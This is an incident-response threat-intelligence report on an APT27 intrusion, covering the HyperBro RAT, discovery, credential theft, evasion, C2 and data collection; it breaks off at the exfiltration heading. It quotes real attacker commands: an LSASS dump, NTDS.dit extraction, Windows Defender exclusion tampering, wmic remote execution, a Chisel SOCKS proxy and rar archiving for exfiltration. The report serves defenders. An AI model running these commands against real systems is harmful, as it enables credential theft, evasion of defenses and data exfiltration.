APT27 – One Year To Exfiltrate Them All: Intrusion In-Depth Analysis

intrinsec.com/apt27-analysis/

Equipe CERT 18 octobre 2022

Context

During 2022, a company discovered that one of their equipments was communicating with a known command and control server. As a result, the company decided to contact CERT Intrinsec in order to get help to handle the security breach and manage the crisis. CERT Intrinsec gathered information about malicious activities that were discovered on victim's information system, and past incidents. Our in-depth analysis led us to conclude that an advanced persistent threat dubbed APT27 (a.k.a LuckyMouse, EmissaryPanda) actually compromised the company's internal network by exploiting a public facing application. Our analysis showed that the threat actor managed to compromise several different domains and to gain persistence on many equipments while trying to hide in plain sight. As investigations went on, we observed tactics, techniques and procedures that had already been documented in papers, but we discovered new ones as well. CERT Intrinsec wanted to share with the community fresh and actionnable threat-intelligence related to APT27. That is why this report presents a timeline of actions taken by the attackers and the tactics, techniques and procedures seen during our incident response. It provides as well a MITRE ATT&CK diagram and several recommendations to follow if you came across such incident, and to prevent them.

CERT Intrinsec presentation


CERT Intrinsec is a private French incident response team dealing between 50 to 100 major incidents per year and works to help its customers to recover from cyber-attacks and strengthen their security. Since 2017, CERT Intrinsec has responded to hundreds of security breaches involving companies and public entities. The majority of those incidents are related to cybercriminality and ransomware attacks with financial objectives, hence, Intrinsec follows those groups activities and generates comprehensive intelligence `from the field`. ANSSI (French National Security Agency) granted CERT Intrinsec PRIS (State-Certified Security Incident Response Service Providers) certification. The latter testify that CERT Intrinsec meets specific incident response requirements, using dedicated procedures, qualified people and appropriate infrastructures. Should you need our expertises, Intrinsec provides Incident response & Crisis services, Threat Intelligence services & datas, Detection services (SOC/MDR/XDR), supported by a large set of other services (pentests & audits, consulting, …) .

APT27 Presentation


APT27 (a.k.a LuckyMouse, EmissaryPanda, Iron Tiger or Mustang Panda) is a supposed nation state cyber threat actor linked to RPC governement. Since at least 2010, the group has been reported targeting numerous public organisations as well as private companies. Known APT27 sectors of interest are: Defense contractors, Aerospace, Telecommunication, Energy, Manufacturing, Technology, Education and finally governement's data (ambassies has been reported targeted). The group is also well known for exploiting internet facing applications to get access within the victim's networks. Known targeted application were MySQL, Microsoft SharePoint (CVE-2019-0604 RCE), Apache Zookeeper and more recently Microsoft Exchange servers. In addition, the group is also known to rely on the HyperBRO malware, a Remote Access Trojan (RAT). Capabilities description and decryption tool are available on behalf of the report.

Operation's timeline

It is important to look at the timeline of malicious activities. The first activity discovered was the exploitation of a Microsoft Exchange server using ProxyLogon vulnerabilities chain and the domains discovery performed from this server. APT27's operators then compromised several domains in a few months, dumping credentials and gathering technical data about victim's information system. Finally, they started exfiltrating data in archives using different means. Gigabytes of data were exfiltrated in 17 days. Attackers tried to hide their activities using many defense evasion techniques that we present to you in this report.
The following timeline shows the different steps of the operation, especially regarding domains compromise and data exfiltration.



The following diagram summarizes APT27 modus operandi during the attack. It emphasizes intrusion vector, data exfiltration as well as command and control activities.



APT27 Techniques, Tactics and procedures

Tactic ID	Technique ID	Technique Name
Initial Access	T1190	Exploit Public-Facing Application

Initial compromise is the adversaries actions performed to gain access of their target's organisations. It can be performed by sending spear-phishing email or exploiting vulnerable internet facing applications to, then, move within the network. During CERT Intrinsec investigations, we found that on March, 4th of 2021, APT27 exploited ProxyLogon vulnerabilities chain affecting Microsoft Exchange server to gain initial access of the targeted organisation's network. As a reminder, ProxyLogon related Microsoft advisory was initially published by Microsoft on March, 2th of 2021. First known information related to those CVE came back from december 2020, when DEVCORE Team discovered both CVE-2021-26855 and CVE-2021-27065. The exploitation of these two vulnerabilities leads to remote code execution with SYSTEM permissions, allowing attackers to drop webshells, for instance.

Same initial intrusion date, also involving a successful ProxyShell exploitation as entry vector has been also reported by HVS-Consulting for one of their customer in their incident response report related to APT27. Many others security vendors also reported active exploitation of Microsoft Exchange Server on that date. We can assume that the threat group was aware of the vulnerability before the Microsoft Advisory (or quickly developped an exploit) and managed to perform a massive exploitation campaign before companies had a chance to apply security fixes.

Execution

Tactic ID	Technique ID	Technique Name
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Execution	T1047	Windows Management Instrumentation

Adversaries were wrapping their commands through calls to cmd.exe /Q /c command line. In addition, all results were stored int the ADMIN$ administrative share, in a file of type __[UNIX_EPOCH_DATETIME]
This a likely the impacket's behaviour and hence, Intrinsec CERT assumes that adversaries used that framework during their operation.
C:\Windows\System32\cmd.exe(cmd.exe /Q /c powershell Add-MpPreference -ExclusionPath C:\Windows\temp 1> \\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1)
In order to execute remote command, threat actors also relied on valid credentials collected in previous stages used wmic tool to execute commands on remote hosts.
As exemple, a command where attackers executed a script located in the recycle bin of a remote computer:
cmd.exe /Q /c wmic /node:[IP] /user:[DOMAIN]\[ACCOUNT] /password:[PASSWORD] process call create cmd /c d:\$recycle.bin\2.bat

Persistence

Tactic	Technique ID	Technique Name
Persistence	T1569.002	Create or Modify System Process: Windows Service
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Persistence	T1112	Modify Registry

Persistence	T1078.002	Valid Accounts: Domain Accounts

Typical next step after a successful initial intrusion is to ensure persistance within the target's network and be sure that attacker's will not be kick-out easily.
It is commonly achieved by deploying webshells, Remote Access Trojan or Remote Administration Tool, such as AnyDesk / Teamviewer.

First payload found by CERT Intrinsec was the HyperBRO Remote Access Trojan.
HyperBRO malware is a closed-sources application typical of APT27 threat group's activities.
HyperBRO is a fully featured Remote Access Trojan (RAT) and is used by APT27 operators to (not exaustive):


- Bypass UAC
- Execute local & remote commands
- Steal data
- Keylogging
- Capture keyboard
- Edit registry
- Manage files, process, services

HyperBRO Malware description

HyperBro is a custom in-memory RAT backdoor used by APT27 and associated groups (Emissary Panda, Iron Tiger, LuckyMouse…)
Once the HyperBro virus has infected a host, it's used by APT27 to execute remote commands from it's C2 server. HyperBro also includes features for taking screenshots, stealing clipboard content, modifying Windows services, editing the registry, and manipulating files (downloading and uploading, deleting, renaming).

Deployment

First, a legitimate program (linked to CyberArk software) (vfhost.exe / msmpeng.exe) with a DLL side-loading vulnerability is used to load vftrace.dll ***(Initial loader / Stage 1)***.
Then the loader will be able to decrypt thumb.dat ***(Stage 2)*** file, "encrypted" with a 1 byte key algorithm, decompress it and finaly extract the actual ***HyperBro backdoor (Stage 3)*** (compressed with lznt1 algorithm).
The loader will then use the process hollowing technique to inject ***HyperBro backdoor (Stage 3)***
The HyperBro backdoor configuration is embedded into its own PE. At its first execution, the configuration is copied into the config.ini file and into the config_ registry key.



Known Paths

%ProgramData%\windefenders\
%ProgramData%\windefenders\config.ini
%ProgramData%\windefenders\msmpeng.exe
%ProgramData%\windefenders\thumb.dat
%ProgramData%\windefenders\vftrace.dll
%ProgramFiles%\Common Files\windefenders\
%ProgramFiles%\Common Files\windefenders\config.ini
%ProgramFiles%\Common Files\windefenders\msmpeng.exe
%ProgramFiles%\Common Files\windefenders\thumb.dat
%ProgramFiles%\Common Files\windefenders\vftrace.dll
SOFTWARE\WOW6432Node\Microsoft\config_
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\windefenders
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windefenders

HyperBRO Extractor

CERT Intrinsec made a tool to extract HyperBro configuration from Stage 2 samples.
This program is based on the work done on project HyperBroExtractor by HVS-Consulting

Description

This tool is able to decrypt Stage 2 (thumb.dat), decompress and extract the actual hyperBro PE file(Stage 3), and parse the configuration it embeds.
HyperExtractor will try to automatically bruteforce the 1 byte key and decrypt Stage 2, then it will decompress the LZNT1 compressed Stage 3 and extract the configuration.
To work with as many samples as possible, this program uses patterns scanning to find configurations.
In some cases the extraction of the configuration may fail but you can try to search for utf16 strings.
NB: We have recently noticed that some new samples have some of their configuration fields encrypted or obfuscated and this tool will not be able to extract all of the configutation.

Usage

-i input file (Stage2 e.g: thumb.dat)
-o output file (extracted PE)
.\hyperbro_extractor.exe -i .\samples\thumb_dat.bin -o thumb_dat_extracted_pe.bin

Output Example

```
/!\ — HyperBro config extractor — /!\
[+] ==> The decryption Key is: 0xfc
/!\ — Successfully exported PE to : thumb_dat_extracted_pe.bin — /!\
[-] HyperBro Configuration registry key: config
[-] Legit loader: vfhost.exe
[-] First stage: VFTRACE.DLL
[-] Second stage: thumb.dat
[-] Windows service name: vfhost
[-] C2 address: 80.92.206[.]158
[-] C2 Path: /api/v2/ajax
[-] Verb: POST
[-] Named Pipe: \\.\pipe\testpipe
[-] Mutex: 80A85553-1E05-4323-B4F9-43A4396A4507
```

You can download it on our github repository: https://github.com/Intrinsec/HyperBroExtractor

Discovery & Lateral Movement

Tactic ID	Technique ID	Technique Name

Discovery	T1087.002	Account Discovery: Domain Account
Discovery	T1087.003	Account Discovery: Email Account
Discovery	T1087.001	Account Discovery: Local Account
Discovery	T1482	Domain Trust Discovery
Discovery	T1083	File and Service Discovery
Discovery	T1146	Network Service Discovery
Discovery	T1135	Network Share Discovery
Discovery	T1018	Remote System Discovery
Discovery	T1082	System Information Discovery
Discovery	T1057	Process Discovery
Lateral Movement	T1570	Lateral Tool Transfer
Lateral Movement	T1021.006	Remote Services: SMB Windows Admin Shares
Lateral Movement	T1021.001	Remote Services: Remote Desktop Protocol

Once access gained on the Microsoft Exchange server, adversaries managed to perform an initial reconnaissance of the network and domain caracteritics, such as hosts, account, policy enumeration.
This operation was performed by executing a script that lists all domains in the selected forest, related domain controllers, computer's names and versions and finally list of domain's users and save it into a file named owa_font_[2-letters].css in the directory C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\ :
Below an exemple of data saved into the owa_font_[2-letters].css file:

```
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. Tous droits réservés.
All Domains in the forest:
   Domain_NAME
**********************************************************
*                Domain Controller                *
**********************************************************
CN=[REDACTED]-DC1                DOMAIN
CN=[REDACTED]-DC1                DOMAIN
**********************************************************
          Domain_NAME
**********************************************************
```

```
Hostname                DNSHostName                              OperatingSystem
                        Description
HOST_A                  DNS_NAME                                 Windows Server
                          [REDACTED]
....
  Domain Policy: Password will Expired in 90 Days
*********************************************************
        Domain Admins & Enterprise Admins
*********************************************************
*********************************************************
                  All Users
*********************************************************
krbtgt
  Display Name:
  Password Last Set: [REDACTED]
  Password Expired: [REDACTED]
  Active: No
  Last Logon:
  Description: Compte de service du centre de distribution de clés
  Member Of:
  CN=Groupe de réplication dont le mot de passe RODC est refusé [REDACTED]
```

Adversaries also managed to extract all email addresses and associated users from the Exchange server.

```
powershell -exec bypass -command Add-PSSnapin
Microsoft.Exchange.Management.PowerShell.SnapIn;Get-Mailbox | format-table
Name,WindowsEmailAddress
```

In order to perform internal reconnaissance, adversaries also relied on Windows built-in commands :

```
ipconfig /all
net session
net share
net use
net use \\[IP]\ipc$ /d /y
net use \\[IP]\ipc$
net use \\[IP] /user:[DOMAIN]\[ACCOUNT] [PASSWORD]
net user
net user [ACCOUNT] /domain
net user [ACCOUNT]
net view /all
net view /domain
net view /domain:[DOMAIN]
net view
```

nltest /domain_trusts
nslookup -type=srv _ldap._tcp
nslookup [IP]
ping -n 1 [IP]
query query user
whoami
tasklist /svc
In addition, they used Sysinternals tools PsLoggedon.exe to identify where specific users are logged in.
They also used Remote Desktop protocol, to connect to computers within the targeted organisation's network, and admin shares to move laterally.
The targeted organization was managing numerous domains. APT27 operators managed to compromised them successively. a few months separated compromise of first domain and the second one. However, adversaries accelerated their operation and managed to get access to remaining domains in a few weeks interval.

Credential Access

Tactic ID	Technique ID	Technique Name
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory
Credential Access	T1003.003	OS Credential Dumping: NTDS

Adversaries managed to elevate their privileges to the domain administrator level within the victim's network and systematically compromised domain controller with HyperBro malware.
In order to stealth authentication materials on compromised hosts, adversaries relied on the mimikatz tool. However, they tried to stay stealthly and used the sysinternal's procdump tool, renamed in error.log to bypass Windows Defender detection and dump lsass process memory :
C:\Windows\Temp\error.log -accepteula -ma lsass.exe c:\windows\temp\error.dmp
Threat actors also used SysInternal's PsLoggedon tool to search for specific account usage. We especially seen that threat actors were interested in backups related accounts usage.
cmd.exe /Q /c PsLoggedon.exe -accepteula [VEEAM_ACCOUNT] 1> \\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1
Once access gained on domain controllers, adversaries managed to extract and exfiltrate NTDS.DIT database.
ntdsutil ac i ntds ifm create full c:\\windows\\temp\\winstore\\ quit quit
Operators then create archive, named error.rar, containing NTDS database prior to exfiltrating it.
cmd.exe /Q /c rar.exe a -r -y -[PASSWORD] -df c:\windows\temp\error.rar c:\windows\temp\winstore\ 1> \\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1

Defense Evasion

Tactic ID	Technique ID	Technique Name
Defense Evasion	T1574.002	Hijack Execution Flow: DLL Side Loading
Defense Evasion	T1070.004	Indicator Removal on Host: File Deletion
Defense Evasion	T1036.004	Masquerading: Masquerade Task or Service
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location
Defense Evasion	T1562.001	Impair Defenses: Disable of Modify Tools
Defense Evasion	T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control (UAC bypass using CMSTPLUA COM interface)

To prevent detection from Microsoft Windows Defender antivirus, APT27 operators modified system's settings to add exclusion path to the Defender's configuration and remove it once their operations done.
They achieved that operation with the following command:
The commands below allow attackers to add and remove the C:\windows\temp directory to Windows Defender excluded folders in order to try hiding in plain sight
C:\Windows\System32\cmd.exe(cmd.exe /Q /c powershell Get-MpPreference -ExclusionPath C:\Windows\temp 1>
\\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1)
C:\Windows\System32\cmd.exe(cmd.exe /Q /c powershell Add-MpPreference -ExclusionPath C:\Windows\temp 1>
\\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1)
C:\Windows\System32\cmd.exe(cmd.exe /Q /c powershell Remove-MpPreference -ExclusionPath C:\Windows\temp 1>
\\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1)
In order to slow down investigations, attackers deleted their tools as well as the archives built during exfiltration phase. They use the following commands to do so.
cmd.exe /Q /c del rar.exe error.log error1.rar error.dmp 1>
\\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1

Command and Control

Tactic ID	Technique ID	Technique Name
Command and Control	T1090.001	Proxy: Internal Proxy
Command and Control	T1071.001	Application Layer Protocol: Web Protocols

APT27 operators mainly used HyperBro C2 feature to send commands to infected hosts, using POST request /api/v2/ajax and user-agent Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.116 Safari/537.36.
CERT Intrinsec also discovered a second application used to expose the targeted organisation's internal network to adversaries.
The application is a reverse SOCKS proxy written in GoLang called Chisel. It transports TCP/UDP traffic over SSH, which is encapsulated into HTTP.
APT27 operators executed Chisel using wmic and rename it to veeamGues.exe to hide it in plain sight. The following command runs a server listening on port 9080 allowing clients to access the SOCKS5 proxy.
cmd.exe /Q /c wmic /node:127.0.0.1 process call create cmd /c c:\Windows\Temp\veeamGues.exe server -p 9080 –socks5 1> \\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1)

Data Collection

Tactic ID	Technique ID	Technique Name
Collection	T1560.001	Archive Collected Data: Archive via Utility
Collection	T1114.001	Email Collection: Local Email collection
Collection	T1074.001	Data Staged : Local Data Staging
Collection	T1074.002	Data Staged: Remote Data Staging
Collection	T1005	Data from Local System
Collection	T1038	Data from Network Shared Drive

Once APT27 operators have stolen credentials, they started the collection process by checking size and usage of directories. To do so, they used diruse command, as illustrated below.
cmd.exe /Q /c wmic /node:127.0.0.1 process call create cmd /c D:\$RECYCLE.BIN\diruse.exe /m /* D:\data >> D:\$RECYCLE.BIN\temD.txt 1> \\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1)
Operators then browsed directories in order to find personal information and data related to research and development, leveraging dir command and wmic to look for files on network shares.

cmd.exe /Q /c wmic /node:[IP_ADDRESS] /user:[DOMAIN]\[USERNAME] /password:[PASSWORD] process call create cmd /c dir [DIRECTORY] > d:\$recycle.bin\1.txt 1> \\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1
cmd.exe /Q /c dir \\[IP_ADDRESS]\Z$\[DIRECTORY] 1> \\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1
Once they found relevant data, they created password-protected archives using -t to test files after archiving, -inul to disable all messages, -hp to provide a password and -v to adjust size.
wmic /node:[IP_ADDRESS] /user:[USER_ACCOUNT] /password:[PASSWORD] process call create “cmd /c c:\temp\rar.exe a c:\temp\temp.rar c:\temp\temp.dat -r -t -inul -hp[PASSWORD] -v[SIZE]
cmd.exe /Q /c del rar.exe c:\windows\temp\rar.exe a -r -y -inul -[PASSWORD] g:\$recycle.bin\error.rar [DRIVE]:\[FOLDER]*.ppt* 1> \\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1
rar.exe a -r -y -hp[PASSWORD] -df error1.rar error.dmp error.log
Besides, APT27 operators collected data about mailboxes on the Exchange server, using Get-Mailbox powershell command, as shown below :
cmd.exe /Q /c powershell -c Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;Get-Mailbox 1> \\127.0.0.1\ADMIN$__[UNIX_EPOCH_DATETIME] 2>&1)

Exfiltration

